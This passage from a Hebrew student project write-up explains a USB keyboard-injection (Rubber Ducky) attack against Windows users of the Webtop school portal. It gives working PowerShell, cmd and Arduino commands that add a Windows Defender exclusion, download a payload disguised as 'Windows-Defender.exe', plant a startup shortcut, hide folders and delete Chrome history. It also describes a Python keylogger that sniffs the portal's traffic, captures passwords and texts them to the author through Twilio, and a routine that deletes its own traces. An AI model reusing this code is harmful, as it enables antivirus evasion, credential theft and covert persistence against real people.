- \$WshShell = New-Object -comObject WScript.Shell; - זו פקודה שנותנת לי אפשרות לעשות עוד פקודות בתחומים רחבים יותר בPowershell.
- \$Shortcut = \$WshShell.CreateShortcut(\"\$env:PROGRAMDATA\Microsoft\Windows\Start Menu\Programs\Startup\test.lnk\")
(הקיצור דרך (אני קבעתי שזה יהיה בספריית Startup) – הפקודה הזו קובעת היכן תהיה)
- \$Shortcut.TargetPath = \"C:\\Windows\\System32\\cmd.exe\" – זו פקודה שקובעת לאיפה הקיצור דרך יופנה אם לוחצים עליו. הרי קיצור דרך זה כמו התוכנה עצמה פשוט במקום אחר.
- \$Shortcut.Arguments = '/min /c \"set __COMPAT_LAYER=RUNASINVOKER && wmic nic get Name,NetConnectionStatus > \\\"%USERPROFILE%\Desktop\system\connections.txt\" && start \\\"%USERPROFILE%\Desktop\system\Windows-Defender.exe\"' – הפקודה הזו מוסיפה אלמנטים נוספים, שצריכים כדי שהתוכנה המקורים תרוץ. לדוגמה, אם אני אעשה קיצור דרך לתוכנה בפייטון שצריכה לקבל משתנים כדי לעבוד, אני אכניס את המשתנים האלו בפקודה הזו. מה שאני הכנסתי זה 3 דברים: אחד, שאוכל להריץ את התוכנה יותר בקלות, השני הוא תפיסת חיבורים של האינטרנט ולהכניס אותם בקובץ שנקרא \"connections.txt\". השלישי, שהקיצור דרך יריץ את התוכנה.
- \$Shortcut.Save() – זה שומר לי את הקיצור דרך
- Add-MpPreference -ExclusionPath \"\$env:USERPROFILE\Desktop\system\" – הפקודה הזו מוסיפה ל Windows defender את התיקיה system בתוך Exclusion – הוספת קובץ או תיקייה לשם מאפשרת ש Windows defender לא יבדוק את הקובץ/תיקיה לזיופים.
- \"\$wc=New-Object System.Net.Webclient; \$wc.DownloadFile(\"https://www.github.com/smallmacy/Cyber_Project/raw/master/final.exe\", \"Windows-Defender.exe\");))\";\$wc=New-Object System.Net.Webclient; \$wc.DownloadFile(\"https://www.github.com/smallmacy/Cyber_Project/raw/master/final.exe\", \"Windows-Defender.exe\");)) – פקודות שמאפשרות להוריד את התוכנה שלי מהאתר github.

```

Keyboard.print(F("cd \"%PROGRAMDATA%\\Microsoft\\Windows\\Start
Menu\\Programs\\Startup\""))
Keyboard.print(F("FOR /F \"tokens=* USEBACKQ\" %g IN (`tasklist /FI
\\\"STATUS eq RUNNING\" /FI \\\"IMAGENAME eq chrome.exe\\\") DO (SET
condition=%g)"))
Keyboard.print(F("IF NOT \"%condition%\" == \\\"INFO: No tasks are running
which match the specified criteria.\\\" (start chrome)"))

```

משמעות:

הפקודות האלה נעשות שוב בcmd, כאן מתחיל הפיצול לשני המצבים בהתקפה: אם google chrome פתוח או לא.

- `cd \"%PROGRAMDATA%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\Startup` בתוך cmd לספריית Startup.
- `FOR /F \"tokens=* USEBACKQ\" %g IN (`tasklist /FI \\\"STATUS eq RUNNING\" /FI \\\"IMAGENAME eq chrome.exe\\\"` חיפשתי דרך להכניס תשובה של פקודה בcmd לתוך משתנה, אבל הדרך היחידה שמצאתי לאחר חיפוש ארוך הוא דרך לולאה. הפקודה הזו בודקת אם יש task פתוח של גוגל. אם לא, התשובה תהיה "INFO: No tasks are running which match the specified criteria". אם כן, אני אקבל כ-4 פעילויות של גוגל, והלולאה תצטרך לרוץ עוד 3 פעמים. לא יעיל אבל לא נורא, יש הבדל כל כך קטן שאין זה משנה. את התשובה הוא יכניס למשתנה שנקרא condition.
- `IF NOT \"%condition%\" == \\\"INFO: No tasks are running which match the specified criteria.\\\" (start chrome)` – פה הבדיקה האמיתית אם גוגל פתוח או לא. לאחר שיש לי את התשובה בתוך המשתנה, אני בודק אם גוגל פתוח בבדיקה שהתשובה שבתוך המשתנה לא התשובה השלילית. אם התשובה חיובית, אני פותח חלון של google chrome.

```
Keyboard.print(F("TSKILL chrome & start test.lnk"))
```

```

Keyboard.print(F("DEL \"%USERPROFILE%\\AppData\\Local\\Google\\Chrome\\
User Data\\Default\\History\" & DEL
\\\"%USERPROFILE%\\AppData\\Local\\Google\\Chrome\\User Data\\Profile
1\\History\""))

```

משמעות:

הפקודות האלה מאפשרות הרצה של התוכנה ומחיקת ההיסטוריה של google chrome. בשביל שהתוכנה תעבוד כמו שצריך אני מסתמך על ההיסטוריה של google chrome, ולכן זה חשוב שאעשה זאת.

- TSKILL chrome – הפקודה הזו מוחקת (אם קיים) כל חלון גוגל פתוח.
- start test.lnk – הרצת קיצור הדרך.
- DEL"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Default\History" & DEL "%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Profile 1\History" – מחיקת ההיסטוריה של google chrome. אני מצאתי שאצל מחשב של חבר קובץ ההיסטוריה שלו ממוקם במקום שונה משלי, אז הוספתי אופציה למחוק את ההיסטוריה גם במקום ההוא, כדי לוודא שההיסטוריה תימחק.

פקודות של התוכנה עצמה:

הערה: כאשר אני כותב os.environ או os.getenv אני משתמש בספריית os כדי לקבל נתונים על קבצים לפי משתמש, ככה שהתוכנה לא צריכה לדעת את שם המשתמש של המחשב.

(1) פונקציית add_password – מטפלת בהוספת מקש שנלחץ למשתנה ששומר את המקשים

- in special_numbers and shift if str(key).replace("","") - זו בדיקה אם המקש שנלחץ, אחרי שמורידים ממנו את הגרש, הוא מספר, ואם מקש shift נלחץ. ככה אני יכול לדעת אם נלחץ מספר מיוחד (כמו #, @, ! וכו').
- username_and_password += special_numbers[str(key).replace("","") - אם התנאי שבשורה למעלה מתקיים, אז צריך להוסיף את המקש ללא הגרש למשתנה username_and_password.

(2) פונקציית run_keylogger - מריצה את המעקב לאחר המקשים. זה קורה לאחר שהמשתמש נכנס לזוטופ.

- with Listener(on_press=on_press, on_release=on_release) as listener - הפקודה הזו היא דומה לאתחול של thread, אבל בסגנון שונה: זה בעצם אומר מה לעשות עם מקש אם הוא נלחץ או אם הפסיקו ללחוץ עליו.

(3) פונקציית check_history – פונקציה שאחראית לבדוק את ההיסטוריה ולראות אם המשתמש עשה login בזוטופ.

```

for x in HISTORY_FILE_OPTIONS:
    try:
        file = open(x, 'r', encoding='latin-1')
    except FileNotFoundError as e:
        pass

```

הסבר לקטע קוד: אני צריך לראות את קובץ ההיסטוריה. יש לי שתי אופציות למקום שבו נמצא קובץ ההיסטוריה, ולכן אני מנסה לפתוח כל אחד מהם. אם התנאי מתקיים זה נפתח והתוכנה תקרא אותו, אם זה לא המיקום אז לא יקרה כלום. אני יודע שזה קצת לא יעיל אם התוכנה תבדוק יותר מפעם אחת את הקבצים, אבל אם אתם לא מרוצים אתם יכולים לשנות את זה בעצמכם.

```

• if FULL_URL in read and INCORRECT_LOGIN_URL not in read and "Webtop" in read or (
    GOT_IN_AFTER_INCORRECT_TRY in read) and "Webtop" in read:
    return True
else:
    return False

```

הסבר לקטע קוד: פה אני בודק כמה דברים. בשביל שאני אדע בוודאות שמשתמש עשה login לווטופ, אני צריך לבדוק כמה דברים: האם יש את הקישור בתוך ההיסטוריה שאומר שהוא נכנס בפעם הראשונה לווטופ בלי קישור שהוא לא נכנס והאם יש את המילה Webtop (עם W ולא w במילה) בתוך הקובץ, או האם יש את הקישור שהמשתמש נכנס לאחר פעם אחת או יותר לאתר בנוסף למילה Webtop. לא צריך להיכנס לסיבת התנאים, אלו תנאים כתוצאה לבדיקות רבות שעשיתי בניסיון לראות מה מבדיל את דף ההיסטוריה לפני הlogin לעומת לאחריו. אם התנאים מתקיימים, להחזיר אמת אחרת להחזיר שקר.

4) פונקציית send_sms – פונקציה שאחראית לשלוח SMS שכולל את השם משתמש וסימא אלי.

```

response = requests.post(
    f'https://api.twilio.com/2010-04-01/Accounts/{account_sid}/Messages.json',
    auth=(account_sid, authentication_token),
    data={
        "From": sender_number,
        "To": receiver_number,
        "Body": username_and_password
    })

```

הסבר לקטע קוד: עיקר השליחה של ה SMS קורה בשורות האלה. אני מבקש להעלות לאתר Twilio בעזרת פונקציית Request, לאחר הכנסת פרטי המשתמש שלי, בקשה לשלוח ממספר טלפון מהאתר אל מספר הטלפון שלי הודעה שמכילה את כל מה שכתב המשתמש בין התקופה שנכנס לזו בוטפ עד שעשה login.

(5) פונקציית check_internet_sources – פונקציה שאחראית לבדוק את שם החיבורים לאינטרנט שיש על המחשב של המשתמש. בעיקרון, בקובץ connections.txt שמתי את כל החיבורי אינטרנט שקיימים על המחשב, גם אם המשתמש לא משתמש בהם ברגע זה. לכן, אני צריך להבדיל ולבדוק איזה חיבורים רלוונטיים ואיזה לא.

```
for line in file:
    line = line.strip()
    if line[-1] == "2" and line[-2] == " ":
        line = line[:-1]
        line = line.strip()
        INTERFACE.append(line)
```

הסבר לקטע קוד: אני בודק בלולאה כל שורה בקובץ. אם יש דרישות מסוימות (דברים טכניים שעוזרים לי לדעת אם החיבור אקטיבי או לא) אני מעדכן את השורה כדי שתהיה רק חיבור האינטרנט, ומכניס אותו לרשימה INTERFACES.

(6) פונקציית destroy_evidence: פונקציה שמוודאת שהתוכנה שלי תמחק את עצמה והוספות נוספות שהוספתי למחשב של המשתמש כדי לוודא שלא ידעו שהתוכנה שלי קיימת או הייתה על המחשב שלהם.

- `os.remove(rf"{os.getenv('PROGRAMDATA')}\Microsoft\Windows\Start Menu\Programs\Startup\test.lnk")` – פקודה שמוחקת את הקיצור דרך שמריץ את התוכנה.
- `create_shortcut = rf"powershell Set-Variable -Name 'file_location' - Value \"{SHORTCUT_PATH}\"; $WshShell = New-Object -comObject WScript.Shell; $Shortcut = $WshShell.CreateShortcut($file_location); $Shortcut.TargetPath = '{CMD_PATH}'; $Shortcut.Arguments = '/min /c rmdir /Q /S \"{SYSTEM_PATH}\" && Del /Q \"{SHORTCUT_PATH}\""; ($Shortcut.Save`
בעצם מה שקורה פה זה שאני אומר לפייטון ליצור משתנה שאם ייקרא cmd, הוא יפתח powershell בתוכו וייצור קיצור דרך חדש. קיצור הדרך הזה קורא לcmd (זה מתחיל כאשר המשתמש מאתחל מחדש את המחשב) שמוחק את קיצור הדרך ואת הספרייה system שבתוכה נמצאים התוכנה ו connections.txt.
- `os.system(create_shortcut)` – פה אני מבצע את הפקודה בcmd שיוצר את הקיצור דרך.

- `os.system('icaccls "{STARTUP_DIRECTORY}" /reset /t')` – זאת פקודה שמחזירה את התכונות של ספריית STARTUP למה שהם היו לפני ההתקפה, כי שיניתי אותם בשלב ההשתלה כדי שהתוכנה תעבוד. למרות שאף אחד לא יבחין בדבר הזה בחיים, אני מעדיף להיות יסודי.

(7) פונקציית `main()`: פונקציה שרצה בהתחלה, ממנה אני עובר לכל הפונקציות האחרות בתוכנה.

- `addr1 = socket.gethostbyname('webtop.co.il')` – פקודה זו מוצאת את ה ip של אתר וובטופ.
- `sniff(iface=INTERFACE, filter=f"host {addr1}", count=1)` – בפקודה זו אני מסניף, בתוך חיבור האינטרנט של המשתמש, לפקטה אחת מאתר וובטופ. כך אני יודע אם המשתמש נכנס לאתר. כי אם הוא כן, התוכנה תסניף את המידע שעובר בין המשתמש לאתר.
- `tracker = threading.Thread(target=run_keylogger, daemon=True)` – פה אני יוצר Thread חדש, שבו אני מריץ את ה `keylogger`. אני עושה את זה כ- Thread מכיוון שההסנפה של הפקטות חוסם לי את האפשרות לעשות משהו אחר בתוכנה עד שההסנפה תסתיים.

רפלקציה

אם לומר את האמת, ממש נהייתי לעבוד על הפרויקט. אולי כי זה מקצוע שאני אוהב, אולי כי זה פרויקט שאני בחרתי ולא בית ספר הכריח, אבל מה שבטוח זה בין הדברים החיוביים מבית ספר עד כה שאני יכול לומר שנהייתי בו. אדם יכול להגשים כל כך הרבה יותר אם הוא עושה את מה שהוא אוהב ונהנה ממנו. אבל לא רק נהייתי, גם למדתי המון. למדתי על מערכת ההפעלה windows, למדתי איך עובדים עם PowerShell ו cmd ועכשיו לפעמים אני מעדיף את זה על פני הUI. למדתי יותר ביסודיות על תקשורת בין מחשבים, איך עוברות פקטות ומה בונה אותן יותר טוב. למדתי איפה נשמרים קבצי ההיסטוריה של הדפדפנים, ודף ההיסטוריה של chrome לא מוצפן וזה יכול להיות מסוכן. למדתי על RUBBER DUCKY, על השפה שכותבים פקודות עליו ועל הסכנה שתמונה מאחוריו אם הוא נמצא בידיים הלא נכונות. למדתי המון קיצורי דרך, בדפדפנים ובמערכת ההפעלה. אבל בעיקר, הפרויקט נתן לי ניסיון כמתכנת, כהאקר (לא לדאוג, אני ethical בלבד) ולמודעות על הסכנות הטמונות בוורוסים ותוכנות זדוניות, ואפילו שיניתי כמה הרגלים בעקבות הפרויקט, כדי שלא אגמר כמו הקורבן שאני מתקיף.

מבחינת אתגרים, האתגרים הכי קשים שהיו לי עד כה היו 2: איך למצוא להתקיף את המשתמש אם הוא לא אדמין ואיך לדעת כאשר המשתמש עשה login לאתר. את הראשון עוד לא מצאתי פתרון, ולמצוא פתרון כזה יהיה כמו למצוא zero day attack - אבל זוהי רמה אחרת של פרויקט, אז הנחתי לזה לעת עתה. לגבי האתגר השני, הצלחתי למצוא פתרון - הוא תלוי דף ההיסטוריה של דפדפן google chrome. למזלי, הבעיות היחידות שהיו לי היו רק בתחום הפרויקט - הצלחתי לעמוד בזמנים, להסתדר עם המנחה וכל הבעיות הטכניות האחרות לא היו לי לבעיה.

למרות התוצאה הנאה כפרויקט, היו כמה דברים שהייתי עושה אילו הייתי מתחיל מחדש מיום 0. ראשית, הייתי פחות מתעסק בלמצוא איך לעקוף הרשאות אדמין. שבועות רבים בוזבזו על הניסיון שלי לעקוף את ההרשאות, למרות שיכולתי להניח שהמשתמש בעל הרשאות אדמין - כמו ל99.99% מהמשתמשים כיום. יכול להיות שהייתי מוסיף עוד פיצ'ר מגניב להתקפה אם הייתי מתמקד במה שאני מסוגל לעשות. בנוסף, בתקופות כאלה ואחרות, יכולתי להתמקד יותר בפרויקט ופחות לדחות. הצלחתי לעמוד בזמנים - זה כבר הזכרתי מוקדם יותר - אבל היה עדיף, במבט לאחור, לפחות לילות מאוחרים בעבודה על הפרויקט.


לבסוף, אני רוצה להודות לכמה אנשים. ראשית, אני רוצה להודות לגוגל, שההיסטוריה לבראזר שלהם לא מוצפנת ואפשר לי לבצע את ההתקפה. כמובן, אי אפשר לשכוח את האתר וובטופ עצמו, שללא השינוי ב URL כאשר עושים login לא הייתי מצליח לדעת מתי לעצור את התוכנה ולשלוח את הSMS. אחרון חביב, הייתי רוצה להודות למורה שלי, ניר, שהרשה לי לעשות את הפרויקט, עזר לי בדרכו ונתן לי לממש את הרצון שלי, למרות שהרצון שלי לא ממש אתי או בטוח מבחינתו (הרי הוא עצמו מטרה פוטנציאלית מבחינת ההתקפה שלי).

נספחים

קצת הסברים על איך עשיתי את הדברים המשוגעים שקורים ב25 שניות הקצרות:


צעדים להסתרת הספרייה:

1. ראשית, יוצרים ספרייה איפשהו על המחשב. בעזרת פקודת mkdir יצרתי על שולחן העבודה. בהמשך, כותבים את הפקודה הבאה ב: cmd:




```
C:\Windows\system32\cmd.exe
C:\Users\Admin>mkdir %USERPROFILE%\Desktop\system
C:\Users\Admin>attrib +s +h %USERPROFILE%\Desktop\system
C:\Users\Admin>
```

2. הפקודה הופכת את הספרייה לנסתרת וספריית מערכת. למרות השינוי, אפשר לראות את הספרייה...



3. אני משנה את הקונפיגורציה בregedit דרך PowerShell ככה שסימן ה"show hidden items" לא ייחשב.




```
C:\Windows\system32\cmd.exe

C:\Users\Admin>powershell $key = 'HKCU:\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced'

C:\Users\Admin>powershell Set-ItemProperty $key Hidden 2
```

4. עכשיו, גם אם כאשר אני מחזיר את סימן "show hidden items", אי אפשר יהיה לראות את הספרייה!



*הערה – אם עושים את פקודת attrib בתוך התיקייה עצמה, כלומר cmdn עומד על הספרייה, הספרייה תעלם ללא צורך שינוי בregedit.

צעדים לברוח מהאנטי - וירוס:

1. לאחר שיוצרים ספרייה (צעד אחד של ההסבר הקודם), צריך ליצור Exclusion ב Windows defender. את זה עושים בפקודה בתוך PowerShell:


```
Administrator: C:\Windows\system32\cmd.exe - powershell
Microsoft Windows [Version 10.0.18363.720]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Add-MpPreference -ExclusionPath $env:USERPROFILE\Desktop\system
PS C:\Windows\system32>
```

2. הנה התוצאות:



3. עכשיו האנטי-וירוס לא יבדוק את התיקיה כאשר אני אוריד את התוכנה. אבל, כדי לטשטש עקבות, ומכיוון שכבר לא צריך את Exclusion, אני אמחק אותו:

```

